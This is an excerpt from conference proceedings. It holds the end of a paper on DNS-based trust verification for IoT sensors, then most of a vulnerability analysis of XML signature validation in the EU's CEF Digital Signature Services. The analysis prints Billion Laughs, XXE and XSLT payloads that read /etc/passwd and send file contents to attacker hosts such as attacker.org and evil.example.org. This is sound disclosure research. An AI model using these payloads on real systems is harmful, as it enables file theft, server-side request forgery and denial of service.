In this approach of querying sensor data from DNS, it is very essential to ensure the entries of sensor data in DNS zone file and the entries of trust lists has already been published via TSPA. For example, when sensor1 from a machine component located in Germany needs to be verified, the verifier of the company sends a DNS request based on sensor name and location to the DNS server which in turn gets the location of the trust scheme. The trust scheme is further queried for the URL of the trust scheme publication authority, which has the access to the trust lists. A distributed trust scheme publication authority is developed as a stand-alone server separated from DNS and is responsible for maintaining all the trust lists of the different sensors. In Trust scheme publication authority each sensor manufacturer has independent login credentials to publish their trust lists and details of the sensor. So by using this distribution different manufactures of sensors can be easily linked and brought together in a single network using DNS infrastructure.

4 Implementation of fault authentication in sensor management systems using Raspberry Pi Cluster.

4.1 Hardware and Software used

The hardware used for this fault authentication in IOT network is Raspberry Pi 3B development microcomputers, a temperature sensor used as a sensing device and also LEDs for denoting the fault.

The software used for this experiment is python accompanied by crypto libraries, DNS BIND software and django framework.

4.2 Design description

Let us assume an Industrial Internet of Things (IIOT) scenario where there are machines with a temperature sensor connected to it, due to some malfunction the machine may get overheated at some course of time and it notifies to the corresponding person by giving a notification message. In this paper, an authentication system is developed which uses LIGHTest infrastructure to authenticate data from a sensor in an IIOT network.

For example, as shown in Fig. 2: a temperature sensor is used, which gives a notification message when the temperature goes beyond certain threshold only after corresponding integrity check and Authentication with trust scheme publication authority using DNS.

SENSOR: when the temperature goes beyond certain threshold, the sensor establishes communication with the verifier and notifies about the fault in the device.

VERIFIER: It is the powerful system or a super computer of the network which co-ordinates and takes all the decisions with respect to integrity, confidentiality verification of the system and authentication of the data.

DNS SERVER: In the implementation a three level domain was developed with *.raspidemo* as top level domain and also acting as a resolver. Under this domain comes the secondary level domain which contains different zone files based on different countries. And in the corresponding country zone files all the sensor details will be stored based on their names. There is a possibility to create different trust schemes for different sensors. The trust scheme is maintained in the third level domain. It contains the details of the trust scheme publishing authority for the corresponding sensor.



Fig. 2: Implementation of fault authentication in Raspberry Pi Cluster

TRUST SCHEME PUBLICATION AUTHORITY: The TSPA is stand-alone component and is separated from the DNS server. For example: the trust lists contents of the sensors in the TSPA can be generated and maintained in a flexible way, which can be changed according to the manufacturer interests. The trust lists contents used in the implementation has the public key or certificate of the sensor, supplier name and IP. When there is some fault from the sensor the verifier notifies the corresponding supplier pointed by the trust scheme publication authority. There is also a possibility to connect different trust scheme publication authorities for different sensors.

SUPPLIER: A company can have different suppliers to take care of the maintenance. Based on the availability of supplier, it'll be updated to the corresponding trust scheme publication authority. Verifier then redirects to the corresponding supplier.

4.3 Block diagram of infrastructure with functionality



Fig. 3 : Block diagram for fault authentication in sensor network

The block diagram of the complete infrastructure for fault authentication in IOT sensor network is shown in Fig. 3. And the details about the functionality of block diagram is explained below.

STEP 1: When the temperature is above 25°C the sensor notifies to the Verifier by sending sensor name, location and the signed data.

STEP 2: The Verifier develops a DNS query (*sensor1.germany.raspidemo*) based on the sensor name and location and sends it to the DNS resolver to make sure the corresponding query is DNSSEC protected.

STEP 3: Once DNSSEC is verified, the same query is sent again to look for pointers to the trust scheme provider and in turn gets *(sensor1.trust.germany.raspidemo).*

STEP 4: The trust scheme provider domain is verified for DNSSEC in order to ensure integrity among the domains. And also the transport layer security of trust scheme provider is ensured by verifying its certificates with the TLSA record stored in the zone file. If it passes the integrity check, then using the trust scheme provider domain corresponding URI of the trust scheme authority is queried which contains information certificates to verify the signed data of the sensor.

STEP 5: The corresponding URI is queried to fetch the certificates of the sensor1, which is used to verify the signed data of sensor1.

STEP 6: Once this signed data is verified, the integrity among the domain is ensured including the transport layer and also the certificate used for signing is believed to be a trusted one.

STEP 7: The verifier looks for the supplier address in the URI of the trust scheme authority. Based on the supplier address provided, it establishes the connection with the corresponding supplier. In this example there is an LED blink at the supplier denoting the warning of the sensor.

5 Discussion of competitive authentication technologies

In this section the functionality of lightweight DNS trust infrastructure is analyzed with existing authentication technology called block chain technology [LK18] based on standard security parameters namely confidentiality, integrity, availability, non-repudiation, authentication and cost of implementation. Block chain [Na08] is also a growing distributed ledger based technology, which can be used for different authentication process [Gu13]. The data is distributed and shared by everyone involved in the process, so it's difficult to tamper the data. But when meaningful data is stored in block chain [Be14] [Cr15] and since it's available in public to everyone [Qu90], hackers can study the pattern of data and exploit the data. For example: smart contracts [Sz97] [Sz94] in block chain Ethereum has the capacity to eliminate all the third part arbitrators

by executing the policies by itself. This can help in reduction of the transaction costs but it requires high capital costs to shift to a new decentralized network. If a block chain is not a robust network with a widely distributed grid of nodes [Ch14], it becomes more difficult to reap the full benefit in turn affecting the confidentiality of the service.

Whereas LIGHTest is a light weight infrastructure which can be easily build on existing DNS system there by reducing the capital costs. The hierarchical structure of DNS is used to achieve a distributed environment which can be easily adopted by companies that are present globally. DANE along with DNSSEC also offers good confidentiality by providing transport layer security, so man in the middle of attack can be prevented. DNS doesn't overload by storing all the data where as it contain only pointers to the trust scheme publication authorities, which in turn hold the corresponding trust lists with the sensor information for verifying the transaction.

6 Conclusion

In this paper security threats to the IOT network were analyzed. In order to overcome the threats globally, LIGHTest proposed decentralized trust security infrastructure using DNS which has the potential to increase the confidentiality and thereby reduce security threats, example: man in the middle attack. The concept of LIGHTest is proved by building an Implementation of automatic validation of faults in an IOT sensor network using Raspberry Pi Cluster. Since DNS infrastructure is accepted globally, LIGHTest has the ability to connect across domains. It can be easily adopted by multi-national companies. The application is not only limited to Industrial IOT, it can be also used in authentication applications.

Bibliography

[ACH15] Andrea, I; Chrysostomou, C.; Hadjichristofi., G.: Internet of Things: Security vulnerabilities and challenges, IEEE Symposium on Computers and Communication (ISCC). pp. 180–187.DOI: 10.1109/ISCC.2015.7405513, July 2015.

[Ar17] Arrunadayy, K.: What's the 5 pillars of information security?, 2017; https://www.quora.com/Whats-the-5-pillars-of-information-security.

[Be14] Ben-Sasson, E. et.al: Zerocash: Decentralized Anonymous Payments from Bitcoin, IEEE Symposium on Security and Privacy, 2014.

[BL16] Bruegger, B.P.; Lipp, P.: LIGHTest-A Lightweight Infrastructure for Global Heterogeneous Trust Management, In: Open Identity Summit 2016, 13.-1 14.October 2016, Rome, Italy. 2016, pp. 15–26. https://dl.gi.de/20.500.12116/593.

[Bl17] Blighwall, S.: Industry 4.0: Security imperatives for IoT — converging networks, increasingrisks,2017,http://www.dxc.technology/security/insights/141481-industry_4_0_security_imperatives_for_iot_converging_networks_increasing_risks.

[CBH02] Choudhury, S.; Bhatnagar, K.; Haque, W.: Public Key Infrastructure Implementation and Design (1st ed.). John Wiley & Sons, Inc., New York, NY, USA, 2002.

[Ch14] Cheu, R. et.al: An Implementation of Zero Knowledge Authentication, Massachusetts Institute of Technology Narwhal, 2014.

[Cr15] Crosby, M. et.al: Block Chain Technology, Sutardja Center for Entrepreneurship Technology Technical Report, Oct. 2015.

[DLL18] Duan, L.; Li, Y.; Liao, L: Flexible certificate revocation list for efficient authentication in IoT, In Proceedings of the 8th International Conference on the Internet of Things (IOT '18). ACM, New York, NY, USA, Article 7, 8 pages, 2018, https://doi.org/10.1145/3277593.3277595.

[Gu13] Gungor, V.C.et.al: Survey on Smart Grid Potential Applications and Communication Requirements, IEEE Transactions on Industrial Informatics 9.1, pp. 28–42. ISSN: 1551-3203. DOI: 10.1109/TII.2012.2218253, Feb. 2013.

[LK18] Lee, C. H. and Kim, K.: Implementation of IoT system using block chain with authentication and data protection, *2018 International Conference on Information Networking (ICOIN)*, Chiang Mai, Thailand, pp. 936-940. doi:10.1109/ICOIN.2018.8343261, 2018.

[Na08] Nakamoto, S.: Bitcoin: A Peer to Peer Electronic Cash System, https: //bitcoin.org/bitcoin.pdf

[Qu90] Quisquater, J.-J.et.al: How to Explain Zero-Knowledge Protocols to Your Children, Proceedings of the 9th Annual International Cryptology Conference on Advances in Cryptology. CRYPTO '89,Berlin, Heidelberg: Springer-Verlag, pp. 628–631. ISBN: 3-540-97317-6, 1990,http://dl.acm.org/citation.cfm?id=646754.705056.

[RJ13] R. Roman, J. Z.; Javier Lopez: On the features and challenges of security and privacy in distributed internet of things, The International Journal of Computer and Telecommunications Networking, 2013.

[Ss07] ssh, Advantages and disadvantages of public key authentication, 2007, https://www.ssh.com/manuals/server-zos- product/55/ch06s02s02.html.

[Sz94] Szabo, N.: Smart Contracts, 1994, http://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/smart.contracts.html

[Sz97] Szabo, N.: The Idea of Smart Contracts, 1997, http://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/idea.html

[Wa17] Wagner, S.et.al: A Mechanism for Discovery and Verification of Trust Scheme Memberships: The Lightest Reference Architecture, In:Open Identity Summit 2017, Karlstad: GI-Edition, Lecture Notes in Informatics.pp. 81–92.

H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 95

Security Analysis of XAdES Validation in the CEF Digital Signature Services (DSS)

Nils Engelbertz[1], Vladislav Mladenov[1], Juraj Somorovsky[1], David Herring[1], Nurullah Erinola[1] and Jörg Schwenk[1]

Abstract: Within the European Union (EU), the eIDAS regulation sets legal boundaries for cross-border acceptance of Trust Services (TSs) such as Electronic Signatures. To facilitate compliant implementations, an open source software library to create and validate signed documents is provided by the *eSignature* building block of the Connecting Europe Facility (CEF). We systematically evaluated the validation logic of this library with regards to XML-based attacks. The discovered vulnerabilities allowed us to read server files and bypass XML Advanced Electronic Signature (XAdES) protections. The seriousness of the vulnerabilities shows that there is an urgent need for security best-practice documents and automatic security evaluation tools to support the development of security-relevant implementations.

Keywords: XML Signature; XSLT; DTD; Digital Signature Service; Trust Services

1 Introduction

Over the last few years, European countries have worked on standardizing electronic signatures for different document formats such as XML and PDF. This initiative aims at cross-border acceptance of digital signatures to accelerate the transition towards digitized, paperless, and more efficient processes in business and official procedures alike. To facilitate the use of electronically signed documents, the Connecting Europe Facility (CEF) provides an open-source software library called Digital Signature Services (DSS). In this paper, we focus on how Digital Signature Service (DSS) is used for signature validation and XML processing in a server application, as depicted in Figure 1. A user navigates his browser to the DSS's web application, uploads a signed document via the web interface, and receives a conclusive statement about the signature's validity. From a user's perspective, the advantages of a web application are obvious: installation, configuration, and software maintenance are taken care of by a third party who provides access to the DSS in the manner of a Software-as-a-Service (SaaS).

Security of DSS. In recent years, it has been shown how to break XML-based Single Sign-On (SSO) systems [So12], [Ma14], [Lu18], read arbitrary files from XML servers [Ma14], [Sp16], [Ti14], and how to perform Denial-of-Service (DoS) attacks against XML-based services [Fa13]. Because DSS makes use of similar technologies, analogous

[1] Horst Görtz Institute for IT Security, Ruhr University Bochum, Universitätsstr. 150, 44801 Bochum {firstname.lastname}@rub.de



Fig. 1: Overview of the Digital Signature Service.

attacks present a serious threat and preventive countermeasures are, therefore, of high importance.

DSS Evaluation. The relevance of XML-based vulnerabilities for validation services is proven in our evaluation. We revealed a number of security flaws in the current DSS implementation which enabled attacks such as DoS, Server Side Request Forgery (SSRF), and XML Signature Wrapping (XSW). We reported the discovered vulnerabilities to the developers who immediately fixed the issues.

Contributions. The contributions of this paper can be summarized as follows: (1) We present the first security evaluation of the officially released DSS implementation. (2) We summarize XML attacks relevant to DSS services in general. These attacks target the XML parser (XXE attacks) [Ti14] and cryptographic standards like XML Signature [Hi08]. (3) We responsibly disclosed our findings to responsible parties and supported them by implementing the necessary countermeasures.

2 CEF Digital Signature Services (DSS)

CEF Digital Signature Services (DSS) is an open-source software library for electronic signature creation and validation provided by the digital arm of the Connecting Europe Facility[2] [CE18b], [CE18a]. The DSS library supports various signature formats following the eIDAS regulation and is in compliance with the respective ETSI standards [Eu14], [ET16b], [ET16c], [ET16a]. CEF also provides a demonstration-bundle[3] which illustrates usage scenarios of the library, including a web application that provides the main functionality of the DSS library through a web interface.[4] In this paper, we focus on the XAdES signature verification functionality as implemented by the demo service. The architecture and usage scenario of the DSS demo service are depicted in Figure 1.

Trust Establishment. To verify the trustworthiness of electronic signatures, DSS makes use of a Public Key Infrastructure (PKI) that has been established by publishing public key certificates in the Official Journal (OJ) of the EU [Eu15], [Eu16]. The corresponding

[2] https://ec.europa.eu/cefdigital
[3] https://github.com/esig/dss-demonstrations
[4] https://ec.europa.eu/cefdigital/DSS/webapp-demo/

private keys are entitled to sign the List of Trusted Lists (LoTL). The LoTL is provided by the European Commission (EC) and contains references to the Trusted List (TL) of each Member State (MS) as well as the public keys needed to verify the integrity and authenticity of the TLs. Each TL, in turn, contains public key certificates as trust anchors of the Trust Service Providers (TSPs) supervised and accredited by the respective MS' authority.

As sketched out in Figure 1, two important initialization steps are automatically performed to establish the PKI within the DSS web application. First, as depicted in Step 1.1, the LoTL is downloaded from a pre-configured Uniform Resource Locator (URL) and its integrity and authenticity is verified by validating the digital signature. The public keys necessary to perform the validation are loaded from a local Java keystore. Second, the MS' TLs are fetched from the locations denoted in the LoTL, as depicted in Step 1.2 of Figure 1. The signature over each TL is validated using a corresponding public key from the LoTL. The TSP certificates from the TLs are stored by DSS in an internal trust repository and are used for signature validation as explained in the next section.

Document Verification. After initialization, the DSS is ready to be used for signature verification. Step 2.1 in Figure 1 depicts a user of the web application who uploads a signed document to check its validity. The DSS performs the required verification steps and responds with the validation result. A document is valid if: (1) The signing certificate is trusted, that is, a chain of trust can be built up to a TSP's trust anchor from a TL (and, therefore, up to the LoTL). (2) The cryptographic verification of the digital signature is successful. (3) The document is well-formatted and corresponds to the expected document structure.

Security Considerations. On various occasions, the DSS service needs to process XML files. During the *trust establishment* phase, the DSS receives, parses, and verifies the LoTL and TLs, which are signed XML files. Later on, DSS supports the validation of generic XAdESs, i. e., the service can be used to verify arbitrary signed XML documents. Processing XML files can have inadvertent security implications [So12], [Sp16].

3 Adversary Model

We consider an adversary in the Web Attacker model [Ak10]. A Web Attacker can send arbitrary requests to a publicly available service and receive the corresponding responses. Furthermore, the Web Attacker may share malicious links or content, and may operate a publicly available web server to serve content and receive incoming requests. The objectives of the adversary can be summarized as follows:

DoS. In a Denial-of-Service attack, the adversary's goal is to reduce the availability of the attacked service. In order to accomplish this, the service is induced to consume a large amount of computational resources while, at the same time, only very little resources are invested by the attacker. Common attack patterns are to exhaust network bandwidth, memory or processing power, or to crash processes on the vulnerable service [Su09], [Fa13], [Pe15].

SSRF. In a Server Side Request Forgery (SSRF) attack, a maliciously crafted input causes a vulnerable service to involuntarily issue requests to an attacker-controlled Uniform Resource Identifier (URI). SSRF may enable the attacker to access services on the internal network such as cloud instance metadata, internal databases, or the local file system using `file://` URIs. Internal resources are commonly less securely configured and there are documented examples of escalating SSRF to Remote Code Execution (RCE) [Ts17], [ON14].

File Access. File Access requires read access to the file system and some way of returning the read file contents to the adversary. As an example, exfiltration can be feasible if a direct feedback channel at the application level exists. Furthermore, if the victim service is vulnerable to SSRF, file content can be included in forged requests to an attacker-controlled destination [Sp16].

Content Injection. Authenticity and integrity of XML documents used in DSS scenarios are protected by XML Signatures. This ensures that an adversary cannot manipulate the exchanged data or inject malicious XML content. By applying a content injection attack, the adversary attempts to circumvent the signature protection and inject arbitrary XML elements. The attacker's goal is to make the server logic process the newly injected elements while the signature validation logic still attests a successful verification of the signature. This goal can be achieved using different techniques, for example, Signature Exclusion, Certificate Faking, or Signature Wrapping [So12], [Ma14].

4 Attacks on DSS

This section describes several techniques how to achieve the attack goals presented in Sect. 3. As many important parts of the DSS validation service make use of Extensible Markup Language (XML), we focused on XML-based attacks in our evaluation.

DoS Attacks Using Document Type Definitions (DTDs). XML offers the possibility to describe the document's grammar or schema by using an internal or external Document Type Definition in its `DOCTYPE` declaration. A DTD can not only set constraints on the logical structure of the XML object by defining the valid elements, but also allows to define special characters or character sequences as name-value pairs that can be referenced in the document [Br08]. DTDs offer a vast potential for DoS attacks based on both internal and external entities. The prime example, shown in List. 1, is the *Billion-Laughs-Attack* [Kl02]. Here, recursively defined entities are used to expand a relatively small input document to an output document which can approach several gigabytes in size. Variants of this attack are known in the literature as *Quadratic Blowup Attack* and *Recursive Entities* [Sp16].

If external entities are resolved by the XML processor, DoS attacks can be realized by pointing the XML processor to large external files, thereby exhausting network or memory resources of the victim's process. A large number of outgoing requests can also decrease availability of the requested target [Ti14]. For these reasons, the SSRF examples given in the following paragraphs all imply the potential for a DoS attack.

```
1 <!DOCTYPE data [
2   <!ENTITY ent0 "LoL">
3   <!ENTITY ent1 "&ent0;&ent0;&ent0;&ent0;">
4   <!ENTITY ent2 "&ent1;&ent1;&ent1;&ent1;">
5   ...
6   <!ENTITY ent13 "&ent12;&ent12;&ent12;&ent12;">
7 ]>
8 <data>&ent13;</data>
```

List. 1: The *Billion Laughs Attack* abuses limited recursion of general entities to exponentially expand the document size [Kl02].

XML Parser SSRF. One of the simplest examples of DTD-based SSRF is to use a `DOCTYPE`: `<!DOCTYPE doc SYSTEM "http://evil.org/very-large-file.xml"></doc>`. This `DOCTYPE` forces the parser to download and process a remote file and may even cause DoS by exhausting network bandwidth or process memory. Further attack vectors make use of external general entities, parameter entities, schema locations, or XInclude extensions to make the XML parser issue outgoing requests [Sp16], [En18].

SSRF Using XSLT. Extensible Stylesheet Language Transformation (XSLT) specifies formatting semantics for document transformations [Cl99]. It can be used in XML Signature to define a canonical form of a signed document part [ESR02]. The Signature's `Transform` elements are processed during signature validation. In many cases, manipulations can therefore only be recognized after potentially malicious transformations have been executed. XSLT provides functionality to include external stylesheets which may also be located on remote systems. For example, consider List. 4 in which an external stylesheet is loaded using the `<xsl:include>` element (line 3).

SSRF Using the Reference URI. During validation of XML Signatures, the signed elements can be referred to using the URI attribute of a `ds:Reference` element. This can lead to SSRF if the signature validation process resolves remote URIs.

SSRF Using OCSP and CRLs. If an X.509 certificate includes Certificate Revocation List (CRL) or Online Certificate Status Protocol (OCSP) URLs, these may be contacted during certificate validation to ensure that the certificate has not been revoked. This may lead to SSRF vulnerabilities if an adversary can provide bogus certificates to be validated and the validation process requests revocation information for untrusted certificates.

```
1 <!DOCTYPE data [
2   <!ENTITY % ext SYSTEM "http://attacker.org/ext.dtd">
3   %ext;
4 ]>
5 <data>&send;</data>
```

List. 2: The XML parser is forced to download an external document from `attacker.org/ext.dtd` that defines an additional XML entity (see List. 3)

File Exfiltration Using DTD. An adversary may abuse external (parameter) entities to read a file from the local file system and then request an attacker controlled URL, transmitting the file content as part of the request [Ti14], [Sp16]. Details depend on the protocol support

of the attacked XML processor. The example in List. 2 defines an external parameter entity `ext` (line 2) that is fetched from an attacker-controlled host when the entity is dereferenced (line 3).

The contents of the included file `ext.dtd` are shown in List. 3. First, a parameter entity is used to read the file `/etc/hostname` (line 1). Next, another parameter entity `tmp` initializes a general external entity `send` with the concatenation of the attacker controlled URL and the content of the read file (line 2-3). The file content is sent to the attacker controlled URL when the XML processor resolves the referenced entity `send` in line 5 of List. 2.

```
1 <!ENTITY % file SYSTEM "file:///etc/hostname">
2 <!ENTITY % tmp "<!ENTITY send SYSTEM 'http://attacker.org?f=%file;'>" >
3 %tmp;
```

List. 3: The file hosted at `attacker.org/ext.dtd` concatenates the file content with a request URL using parameter entities.

File Exfiltration Using XSLT. XSLT provides several means of file exfiltration. Although the `document()` function of XSLT 1.0 processors is usually restricted to accessing valid XML files, various extensions may be available. XSLT versions 2 and 3 provide even more powerful built-in features than XSLT version 1.0.

```
1  <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
2    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3      <xsl:include href="http://evil.example.org/url-encode.xsl"/>
4      <xsl:template match="/">
5        <xsl:variable name="file" select="document('http://evil.example.org/xxe.dtd')"/>
6        <xsl:variable name="encoded">
7          <xsl:call-template name="url-encode">
8            <xsl:with-param name="str" select="$file"/>
9          </xsl:call-template>
10       </xsl:variable>
11       <xsl:variable name="exploitUrl" select="concat('http://evil.example.org/?file=',$encoded)"/>
12       <xsl:value-of select="document($exploitUrl)"/>
13     </xsl:template>
14   </xsl:stylesheet>
15 </ds:Transform>
```

List. 4: Sending the content of arbitrary files to an attacker controlled URL using XSLT and XML External Entity

The example provided in List. 4 only relies on XSLT 1.0 combined with a DTD to exfiltrate arbitrary files from the XSLT processor's host system. To accomplish this, an external stylesheet is included which provides the functionality to URL encode a string (line 3). In line 5, a remote DTD is evaluated using the `document()` function. This remote DTD is provided by the attacker and uses a technique similar to the aforementioned examples in order to read a local file. The content of the local file is stored in the XSLT variable `file`. After URL encoding the read file contents (line 6-10), the encoded data is concatenated to an attacker controlled URL (line 11) and eventually transmitted to the adversary by means of the `document()` function (line 12).

Content Injection (CI) Using XML Signature Wrapping (XSW). The XSW attack was first presented in 2005 [MA05], illustrating that naive verifications of XML Signatures may

leave an application vulnerable to processing manipulated data. The basic idea behind this attack is to *hide* signed elements in a different part of the XML tree and let the business logic process the injected content. This way, the application may perform operations on elements which are not protected by the original signature causing attacker-generated content to be processed. The attack depends on the concrete functionality implemented in the signature validation and processing logic. As an example, in order to perform a successful attack, it might be necessary to change the order of signature and injected data [So12].

5 Evaluation

To show the relevance of the selected attacks, we evaluated the current version of the Digital Signature Services library (v5.3.1) – the official implementation of CEF Digital.[5]

Security of XML Signature Validation in DSS

	DTD	XSLT	XSLT+DTD	XML Signature Ref URI	XML Signature Certificate
SSRF	✓	✗	✗	✗	✗
DoS	✓	✗	✗	✗	✗
FA	✓	✓[1]	✗	✓	✓
CI	✓	✓	✓	✗[2]	✓

[1] FA limited to well-formed XML files
[2] Vulnerable to XSW if Id-based references are used

✓= Not vulnerable ✓= Partially vulnerable ✗= Vulnerable

Tab. 1: Overview of techniques used to achieve the attacker goals

5.1 Attacks According to the Web Attacker Model

DTD Attacks. The DSS implementation applies necessary countermeasures against DTD attacks. Although in-line DTDs are processed during document parsing, the limitations enforced by the Java Virtual Machine (JVM) and the secure XML processing mode, in combination with prohibiting external entities, render known DTD attacks against DSS virtually unexploitable.

XSLT Attack. We found that the DSS library employs the Apache Xalan-J[6] XSL processor in an insecure manner. During signature validation, an XSLT document embedded in child nodes of both the `SignedInfo`'s `Reference` and the `KeyInfo`'s `RetrievalMethod` elements are executed. Using stylesheets similar to the example provided in List. 4, we were able to forge server-side requests and perform DoS attacks. File access was restricted to well-formed XML files due to the limitations of XSLT 1.0.

SSRF in Reference URI. When validating enveloped or enveloping XML Signatures, DSS makes use of the default URI-resolver from the Apache XML Security library.[7] Consequently,

[5] https://github.com/esig/dss-demonstrations/releases/tag/5.3.1
[6] http://xml.apache.org/xalan-j/
[7] http://santuario.apache.org/

```
1 <!DOCTYPE test [ <!ENTITY ext SYSTEM "/etc/passwd"> ]>
2 <test>&ext;</test>
```

List. 5: Example for local file access using XML general external entities

any `file://` or `http[s]://` URI found in a `ds:Reference`'s or a `ds:RetrievalMethod`'s `URI` attribute is resolved and fetched. This could be abused for SSRF and DoS attacks.

SSRF Using CRL and OCSP Locations in (Untrusted) Certificates. To make sure that an otherwise valid public key certificate has not been revoked, an OCSP request is made or the certificate is matched against a CRL of the issuing Certificate Authority (CA). DSS issues these requests during certificate validation even if the certificate is not trusted, i.e., if no trust chain can be built up to a trusted issuer. As an adversary can submit certificates with arbitrary CRL locations or OCSP endpoint URIs, this can lead to SSRF and DoS attacks.

XML External Entity Attack (XXEA) Against the XSLT Processor. While the main XML parser used by the DSS library is configured to securely process inline DTDs, the XSLT processor was found to be vulnerable to DTD attacks. This enabled us to escalate the File Access vulnerability from inclusion of well-formed XML documents to exfiltration of arbitrary files read with the permissions of the user running the appserver. List. 4 shows an exemplary malicious `Transform` element; the (external) DTD downloaded from the attacker's host (line 5) is depicted in List. 5.
The attack works as explained in Sect. 4. The XML entity `ext` is initialized with the content of the `/etc/passwd` file by means of the `SYSTEM` keyword in line 1 of List. 5. By dereferencing the XML entity using `&ext;`, the XSLT processor stores the contents of `/etc/passwd` in the variable `file` (line 5 in List. 4). This attack was feasible against DSS due to the inclusion of the Xalan-J XSL Processor in the application's classpath. Xalan-J only supports a legacy version of the Java XML API and requires specific security configuration to prevent XXEAs.

XML Signature Wrapping for Content Injection. A validation service, such as the DSS demo web application, verifies a submitted document's signature but does not perform any further processing of the validated content. For this reason, it can be hard to spot XSW vulnerabilities in a validation service. During creation of an XAdES, a `SignedSignatureProperties` element is added, providing signed meta information about the signature. Among other fields, a timestamp is added in a `SigningTime` element. We noticed that the `SigningTime` value is exposed in the validation report. Using XSW, we were able to make the web application display a manipulated timestamp without invalidating the signature; the signature verification logic used `Id`-based element selection while the presentation function wrongly assumed a specific element location within the document. This way we were able to prove that DSS has general issues with `Id` references in XAdES verification.

5.2 Additional Findings Beyond the Web Attacker Model

Trust Service Injection Using XSW. As mentioned in Sect. 2, the public key certificates of accredited TSPs are downloaded automatically by the DSS demo web application. The TLs are published as signed XML documents and the trust chain is rooted in the certificates that were published in the Official Journal of the EU (see Fig. 1, message 1.1 and 1.2). This process of trust establishment is a central part of the validation service. Notably, during that process, the DSS library needs to validate an enveloped XML Signature and subsequently process the data protected by that signature.

